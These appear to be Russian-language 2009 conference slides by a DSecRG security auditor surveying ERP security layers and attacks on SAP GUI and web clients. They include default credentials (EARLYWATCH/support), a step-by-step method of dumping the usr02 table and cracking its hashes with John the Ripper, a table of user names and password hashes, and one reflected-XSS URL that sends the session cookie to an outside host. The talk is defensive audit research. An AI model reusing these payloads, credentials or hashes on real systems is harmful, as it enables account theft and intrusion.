

Безопасность ERP и основные атаки на клиентов SAP

Александр Поляков,

руководитель направления аудита ИБ компании Digital Security,
руководитель исследовательской лаборатории DSecRG

a.polyakov@dsec.ru

research@dsecrg.ru

Уровни безопасности ERP систем

- Сетевой уровень
- Уровень ОС
- Уровень СУБД
- Уровень приложений
- Уровень ERP
- Клиентские приложения

Сетевой уровень

Возможность перехвата и модификации трафика

- отсутствие шифрования данных (SAP DIAG)
- передача пароля в открытом виде (SAP J2ee Telnet / Oracle listener старые версии)

Уязвимости протоколов шифрования или аутентификации

- аутентификация хэшем (Oracle listener / Microsoft NTLM)
- **XOR шифрование паролей** (SAP DIAG)
- навязывание использование старых протоколов аутентификации (Oracle)
- **некорректные алгоритмы аутентификации**

Сетевой уровень (продолжение)

Уязвимости сетевых протоколов

- Уязвимости протокола RFC (SAP)
 - получение информации (RFC Ping)
 - **удаленное выполнение команд** (RFCEXEC, SAPXPG, RFC_START_PROGRAM)
 - удаленный доступ к Gateway Monitor (по умолчанию в вер. 6.2)
 - регистрация своих сервисов
- Уязвимости протокола Oracle Net (Oracle)
 - получение важной информации
 - возможность неавторизированной подмены директории лог-файла
 - возможность подбора имени пользователя
 - атаки на отказ в обслуживании

Программные уязвимости в реализации протоколов и сетевых сервисов

- переполнения буфера в SAP Gateway (RFC протокол)
- переполнения буфера в Oracle listener (Oracle NET протокол)
- всевозможные атаки на отказ в обслуживании (SAP RFC, Oracle NET)

Примеры уязвимостей на сетевом уровне (инфраструктура SAP)

- На одном из серверов была обнаружена **стандартная учетная запись EARLYWATCH с паролем support** (по умолчанию в клиенте 66).
- Это была **тестовая система, не содержащая реальных данных**, и, видимо, поэтому **не была адекватно защищена**.
- Тем не менее, аккаунту **Earlywatch была доступна транзакция SM59**, с помощью которой можно управлять RFC-соединениями с другими SAP системами.
- Среди настроенных соединений **было обнаружено соединение с HR сервером** от имени учетной записи **XCHUSER** с **предопределенным паролем**.
- Выполнив соединение, был получен **доступ к системе SAP HR**. Как оказалось позже, **с правами SAP_ALL**.

Как результат — полный доступ к системе SAP HR

Уровень ОС

Программные уязвимости ОС

Любая удаленная уязвимость в ОС может быть использована для получения доступа к приложениям (множество примеров на milw0rm и securityfocus)

Слабые пароли ОС

- возможность удаленного подбора паролей
- пустые пароли на средства удаленного управления (Radmin / VNC)
- прочие

Небезопасные настройки ОС

- **NFS и SMB.** Данные SAP могут быть доступны анонимному пользователю через NFS или SMB
- **Права доступа к файлам.** Критичные файлы данных SAP и СУБД Oracle часто имеют небезопасные права доступа, такие как 755 или даже 777
- **Небезопасные настройки rhosts.** В доверенных хостах могут быть прописаны серверы, на которые может легко попасть злоумышленник

Уязвимости СУБД

Программные уязвимости СУБД

- переполнения буфера
- format string
- прочие

Пароли

- множество паролей по умолчанию
- возможность подбора паролей и пользователей (отсутствие блокирования по умолчанию)
- **в дополнение к стандартным учетным записям и паролям еще и множество паролей приложений SAP или Oracle EBS**

Уязвимости СУБД (продолжение)

Огромное количество возможностей повысить привилегии внутри СУБД

- PL/SQL инъекции
- Представления
- Cursor snarfing
- Поддельные процедуры и триггеры
- Linked servers
- SMB hash stealing
- **Высокие привилегии по умолчанию**

Специфические настройки

- Безопасность листенера
- **Опция Remote OS Authent**

Подробнее <http://dsecrg.ru>

Книга “Безопасность Oracle глазами аудитора: нападение и защита”

Уязвимости СУБД (пример атаки на Oracle BI)

1. Удаленный подбор пароля к одной из учетных данных (с минимальными привилегиями)
2. Среди множества внутренних процедур существуют ряд процедур, выполняемых от имени привилегированного пользователя и имеющих уязвимости PL/SQL инъекции
3. Через эти уязвимости можно получить доступ к системе с правами привилегированного пользователя (не DBA, но имеющего привилегии на запуск java процедур)
4. Запускается специально написанная атакующим JAVA-процедура, создающая администратора в ОС
5. Дальнейшие действия не ограничены

Подробности уязвимости отправлены разработчику

Выход патчей планируется в октябре 2009 года

<http://dsecrg.ru/pages/vul/show.php?id=126>

<http://dsecrg.ru/pages/vul/show.php?id=127>

<http://dsecrg.ru/pages/vul/show.php?id=141>

Уязвимости приложений

ERP системы все больший и больший функционал переносят на уровень веб-приложений, на котором существует огромное количество уязвимостей:

- Все возможные уязвимости веб-приложений (XSS, XSRF, SQL Injection, Response Splitting, Code Execution)
- Переполнения буфера и format string в веб-серверах и application-серверах (к примеру, SAP IGS, SAP Netweaver, Oracle BEA Weblogic)
- Небезопасные привилегии на доступ (SAP Netweaver, SAP CRM, Oracle EBS)
- Прочие специфичные уязвимости

Примеры уязвимостей в веб-приложениях, найденные DSecRG

IN PROGRESS [DSECRG-09-057] SAP Netweaver
IN PROGRESS [DSECRG-09-056] SAP Netweaver
IN PROGRESS [DSECRG-09-050] SAP Netweaver
IN PROGRESS [DSECRG-09-042] Oracle BI
IN PROGRESS [DSECRG-09-040] SAP NetWeaver
IN PROGRESS [DSECRG-09-032] Oracle BPEL
IN PROGRESS [DSECRG-09-029] Oracle BI
IN PROGRESS [DSECRG-09-024] Oracle Application Server

11.08.2009 [DSECRG-09-033] SAP NetWeaver Application Server (UDDI client)
16.07.2009 [DSECRG-09-031] Oracle BEA Weblogic
16.07.2009 [DSECRG-09-025] Oracle Secure Enterprise Search 10.1.8
21.04.2009 [DSECRG-09-021] SAP Cfolders
21.04.2009 [DSECRG-09-014] SAP Cfolders
31.03.2009 [DSECRG-09-016] SAP SAPDB (webdbm)
14.01.2009 [DSECRG-09-002] Oracle BEA Weblogic 10
14.01.2009 [DSECRG-09-001] Oracle Application Server (Oracle SOA)
21.05.2008 [DSECRG-08-023] SAP Netviewer 7.0

Атака на SAP Netweaver, используя уязвимости в веб-приложениях

1. Получаем доступ к сессии администратора SAP Netweaver через любую из XSS уязвимостей
2. Заходим в приложение, позволяющее загружать новые Java-приложения
3. Загружаем заранее подготовленный JAVA-shell
4. Выполняем произвольные команды на сервере

Уязвимости SAP ERP

- SAP имеет сложную модель ролей, основанную на авторизациях, профилях, транзакциях и ролях, администрирование которой представляет собой сложную задачу, учитывая, что количество пользователей измеряется тысячами
- Даже в базовой системе сложно правильно распределить привилегии, не говоря о специфических настройках и дополнительных модулях
- Для этого пользуются матрицей SOD
- Существует множество опасных авторизаций, транзакций, профилей и таблиц, доступ к которым должен быть ограничен

Профили (SAP_ALL, S_A.SYSTEM, SAP_NEW, S_DEVELOP)

Транзакции (se38/su01/su02/su02/sm59/sm69/rz11)


Транзакции (usr02/ush02...)

Уязвимости SAP ERP (пример проникновения)

В ходе анализа одной из систем было обнаружено множество пользователей, имеющих привилегии на чтение таблицы usr02.

1. Запускаем транзакцию se16 (просмотр таблиц данных)
2. Вводим таблицу usr02
3. Копируем имена пользователей и их хэши
4. Приводим к специальному формату и подаем на вход утилите john the ripper

Через некоторое время получаем часть паролей в открытом виде



MANDT	SNAME	BCODE	ELTGV	ELTGB	USTYP	CLASS	LOCNT	UFLAG	ACCNT	ANAME	ERDAT
000	ANZEIGER	4F999822A3089C73	00	00	0000	A				DERN	15.01.2002
000	ARCHIVE	42148648A75931E6	00	00	0000	S				BARTELSV	19.08.2005
000	BIRTELTV	0344E51E5F44ED	00	00	0000	SUPER	0	0		CURA	16.08.2005
000	BASIS	0E76AFFFD51C7EB	00	00	0000	SUPER	0	0		KLOSES	05.01.1999
000	BATIPPS	45E6C3EF6888BE1F	00	00	0000	SUPER	0	0		SAP*	10.12.2002
000	BAUER	8482E21A6443E816	00	00	0000	SUPER	0	0		KLOSES	04.12.2000
000	BAYRAK	5766C0C3B9A7161	00	00	0000	SUPER	0	0		SAP*	07.10.2002
000	BEZUKOV	C9618E829E3CED09	00	00	0000	SUPER	0	0		DOBROWOLSKI	26.10.1999
000	BIRNLEY	81003CE01302059A	00	00	0000	SUPER	0	0		TOEWU	07.11.2002
000	BLOCHING	FBF503D176573A7	00	00	0000	SUPER	0	0		KLOSES	19.02.1999
000	BLUNDEHR	703C4D585276458	00	00	0000	SUPER	0	0		DOBROWOLSKI	16.08.2000
000	BUEHMA	023847E7196F0881	00	00	0000	SUPER	0	0		D020134	13.03.2003
000	BOLLINGER	6A3CE36349A8BF2	00	00	0000	SUPER	0	0		KLOSES	03.07.1998
000	BONIN	99C09355D0948181	00	00	0000	SUPER	0	0		KLOSES	01.02.1999
000	BREINING	8469ED01F03021C8	00	00	0000	SUPER	0	0		SAP*	05.09.2000
000	BRENNER	050CA5FF063E00C9	00	00	0000	SUPER	0	0		KLOSES	21.01.1999
000	BUCHERT	3E077652264E84E	00	00	0000	A				EKAISER	13.11.1995
000	BUCHWALD	98BADD0F98893A8B	00	00	0000	SUPER	0	0		SAP*	08.02.2006
000	BURMANN	F94080A46889CC39	00	00	0000	SUPER	0	0		SAP*	15.03.2002
000	C330369	ED09108F2130E54	00	00	0000	SUPER	0	0		SAP*	05.11.2003
000	C5013173	796307022F46018A	00	00	0000	SUPER	0	0		TOEWU	11.09.2003
000	C5026991	10485D7AA4533EC9	00	00	0000	SUPER	0	0		DDIC	07.05.2004
000	C5031990	C803330844386FF5	00	00	0000	SUPER	0	0		SAP*	28.12.2005
000	C5034622	9382A0384B8E0F0	00	00	0000	A				DDIC	11.09.2000
000	C5034623	C008FC71981EC708	00	00	0000	A				DDIC	04.07.2002
000	CCMS	82182BF81DCA60AD	00	00	0000	SUPER	0	0		KLOSES	21.10.1998
000	CHAN	986AA71C798A13C8	00	00	0000	SUPER	0	0		SAP*	26.01.2006
000	COMPARE	D68131E211498641	00	00	0000	S				KLOSES	24.04.1998
000	CONICELLI	1811949796310E08	00	00	0000	SUPER	0	0		SAP*	05.05.2003
000	CURA	4B05F7AB4FF306A0	00	00	0000	A				DDIC	28.05.1995
000	D020134	19EE6F4C7BC91E08	00	00	0000	A				DDIC	22.02.2000

Основные атаки на клиентов SAP

Способы подключения

Используя:

- SAP GUI
- Браузер (веб)
- RFC
- другие приложения

Типовые атаки

Атаки на пользователей SAP GUI

- Уязвимости SAP LPD
- Переполнения буфера в ActiveX компонентах
- Нестандартные атаки на ActiveX компоненты
- Пароли в ярлыках на рабочем столе
- Перехват паролей по сети (зашифрованы XOR)
- Ложный SAP сервер

Атаки на веб-пользователей

- Хранимые XSS и HTML инъекции
- XSS
- XSRF
- Фишинг аутентификационных данных

Краткий обзор SAP GUI

- SAP GUI — стандартное приложение для подключения к SAP
- Установлено практически на каждой рабочей станции в крупных компаниях. Сотни и тысячи компьютеров!
- В отличие от стандартных клиентских приложений MS Office и антивирусного ПО не поддерживает автоматические обновления
- Очень редко обновляются или не обновляются совсем

SAP LPD Vulnerabilities

- Целый ряд критических уязвимостей переполнения буфера в компоненте SAPIpd и SAPsprint был обнаружен специалистом (Luigi Auriemma) 4 февраля 2008
- Эксплоит доступен в Metasploit
- На нашей практике уязвимые версии в приложениях SAPIpd встречались на 67% рабочих станций пользователей

<http://alugi.altervista.org/adv/saplpdz-adv.txt>

Переполнения буфера в ActiveX компонентах

- Приложение SAP GUI содержит порядка 1000 компонентов
- Каждый из этих компонентов потенциально содержит уязвимости
- Для их эксплуатации необходимо заманить пользователя на злонамеренный сайт
- Впервые уязвимость такого типа была обнаружена Марком Личфилдом в 2007 году
- Используя методы социальной инженерии, можно получить 10-50% отдачу в зависимости от сценария и степени осведомленности пользователей

<http://dsecrg.ru/pages/pub/show.php?id=22>

Примеры переполнений буфера в ActiveX компонентах

Publication date	Vulnerable component	Author	Link
04.01.2007	rfguisink	Mark Litchfield	http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/
04.01.2007	Kwedit	Mark Litchfield	http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/
07.11.2008	mdrmsap	Will Dormann	http://www.securityfocus.com/bid/32186/info
07.01.2009	Size rone	Carsten Eiram	http://www.securityfocus.com/bid/33148/info
31.03.2009	WebViewer3D	Will Dormann	http://www.securityfocus.com/bid/34310/info
08.06.2009	Sapirrfc	Александр Поляков	http://dsecrg.ru/pages/vul/show.php?id=115
??	??	Александр Поляков	http://dsecrg.ru/pages/vul/show.php?id=116
...

Продвинутые атаки на ActiveX компоненты

Существуют компоненты, с помощью которых возможно выполнять следующие действия:

- **Скачивать и запускать вредоносное ПО**
 - [DSecRG-09-045] в процессе закрытия разработчиком
- **Читать и создавать произвольные файлы**
 - Kwedit.OpenDocument()
 - Kwedit.SaveDocumentAS()
http://secunia.com/secunia_research/2008-56/
- **Перезаписывать (очищать) произвольные файлы**
 - Webviewer2d.SaveToSessionFile()
 - Webviewer3d.SaveToSessionFile()
 - Webviewer3d.SaveViewToSessionFile()
<http://dsecrg.ru/pages/vul/show.php?id=143>
<http://dsecrg.ru/pages/vul/show.php?id=144>
- **Читать некоторые типы файлов**
- **Подключаться к SAP серверам**
- **Прочие атаки**

ActiveX уязвимости: заключение

- Существует множество уязвимостей в ActiveX компонентах, позволяющих осуществлять различные атаки
- Для большинства из этих уязвимостей доступны рабочие эксплоиты в наборе Metasploit и на сайте milw0rm
- Большинство из уязвимостей исправляется в версии 7.1, для версии 6.4 в качестве решения предлагается установить 7.1
- Большинство исправлений заключаются в установке kill bit

Множество компаний до сих пор уязвимы!

Атаки на веб-клиентов

- На данный момент большинство SAP приложений работает через веб и в качестве клиента выступает браузер пользователя
- Сюда можно отнести различные системы типа SAP SRM, SAP CRM, SAP Portal и прочие
- В качестве платформы используется SAP Netweaver
- Сама платформа, как и приложения, написанные для нее, содержит уязвимости, с помощью которых можно получить доступ к сессии пользователя или к его рабочей станции

Основные атаки на веб-клиентов

- HTML-инъекции и Stored XSS
- Фишинг
- Отраженный XSS
- XSRF

HTML-инъекции на примере SAP cFolders

- SAP Cfolders — движок, используемый в системах типа SRM, PLM, ECC и Crooms
- Система позволяет создавать HTML документы с любыми данными, в том числе javascript и vbscript скриптами, и помещать их в общую папку обмена
- Таким образом, аутентифицированный пользователь системы может реализовать атаку класса «Stored XSS»
- А также можно внедрить вызов уязвимых ActiveX компонентов
- Так как в системах SAP сессия пользователя не привязана к IP-адресу, то, получив cookie сотрудника компании, злоумышленник может получить доступ к системе

<http://dsecrg.com/pages/vul/show.php?id=114>

Отраженные XSS

- Даже в базовом компоненте платформе NetWeaver — обнаружено несколько уязвимостей, не говоря уже о множестве дополнительных компонентов
- Всего на данный момент различными исследователями опубликовано около 30 уязвимостей данного класса в различных SAP-приложениях

<http://server:40180/ADM:GETLOGFILE?PARAMS=<script>document.location.href='http://dserg.ru/?'+document.cookie;</script>>


Подробности доступны на сайтах:

- лаборатории DSecRG <http://dsecrg.ru/pages/vul/>
- компании Cybsec <http://cybsec.com/EN/research/default.php>
- компании NGS <http://www.ngssoftware.com/research/advisories/>

Фишинг аутентификационных данных

Уязвимость класса XSS

- Недостаточная обработка входных данных в URL в сценарии `sap/bc/gui/sap/its/webgui/`
- Данный сценарий представляет стандартный интерфейс входа в SAP-систему через веб
- Можно перехватить аутентификационные данные пользователя



<http://dsecrg.ru/pages/vul/show.php?id=38>

Атаки на WEB-клиентов: заключение

- Существует **ОГРОМНОЕ** количество уязвимостей в веб приложениях SAP
- К большинству из них доступны публичные эксплоиты
- Патчи устанавливаются редко и, в основном, для базисной системы

Заключение

- ERP системы, являясь основным бизнес-элементом любой компании, имеют огромное количество уязвимостей на всех уровнях представления
- Проблемы, связанные с ошибками конфигурации, архитектурными недостатками и программными уязвимостями
- Рекомендуется проведение анализа защищенности на этапах проектирования, разработки и регулярно в процессе рабочей эксплуатации

ВОПРОСЫ

a.polyakov@dsec.ru

www.dsecrg.ru

Последние исследования в безопасности ERP
Последние уязвимости в популярных продуктах